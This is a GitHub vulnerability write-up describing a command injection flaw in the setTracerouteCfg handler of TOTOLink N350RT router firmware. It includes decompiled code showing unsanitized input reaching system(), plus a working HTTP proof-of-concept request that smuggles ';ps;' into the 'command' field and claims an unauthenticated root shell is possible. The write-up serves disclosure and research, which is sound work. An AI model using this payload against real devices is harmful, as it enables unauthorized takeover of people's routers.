Darry-lang1 Add files via upload ... on Jul 21 History

..

img	4 months ago
readme.md	4 months ago

readme.md

TOTOLink N350RT V9.3.5u.6139_B20201216 Has an command injection vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address ： https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/206/ids/36.html

Product Information

TOTOLink N350RT V9.3.5u.6139_B20201216 router, the latest version of simulation overview：

TOTO LINK
The Smartest Network Device

PRODUCTS SUPPORT ABOUT US NEWS

N350RT Overview Tech Specs HD Image Download FAQ

NO	Name	Version	Updated	Download
1	N350RT_Firmware	V9.3.5u.5812_B20200414	2020-07-28	
2	N350RT_Datasheet	Ver1.0	2020-08-09	
3	N350RT_Firmware	V9.3.5u.6095_B20200916	2020-09-24	
4	N350RT_Firmware	V9.3.5u.6139_B20201216	2020-12-30	

Vulnerability details

TOTOLINK N350RT (V9.3.5u.6139_B20201216) was found to contain a command insertion vulnerability in setTracerouteCfg.This vulnerability allows an attacker to execute arbitrary commands through the "command" parameter.

```
int __fastcall sub_41A39C(int a1)
{
  const char *Var; // $s2
  int v3; // $v0
  int v4; // $v0
  char v6[128]; // [sp+18h] [-80h] BYREF

  memset(v6, 0, sizeof(v6));
  Var = (const char *)websGetVar(a1, "command", "www.baidu.com");
  v3 = websGetVar(a1, "num", &byte_42E318);
  v4 = atoi(v3);
  sprintf(v6, "traceroute -m %d %s&>/var/log/traceRouteLog", v4, Var);
  doSystem(v6);
  setResponse(&word_42C8AC, "reserv");
  return 1;
}
```

Format `Var` into `V6` using sprintf function and pass in dosystem function.

The dosystem function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
  char v2[516]; // [sp+1Ch] [-204h] BYREF
  va_list va; // [sp+22Ch] [+Ch] BYREF

  va_start(va, a1);
  vsnprintf(v2, 0x200, a1, (va_list *)va);
  return system(v2);
}
```

Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 52
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"command":";ps;","num":"1","topicurl":"setTracerouteCfg"}
```



The above figure shows the POC attack effect



Finally, you can write exp to get a stable root shell without authorization.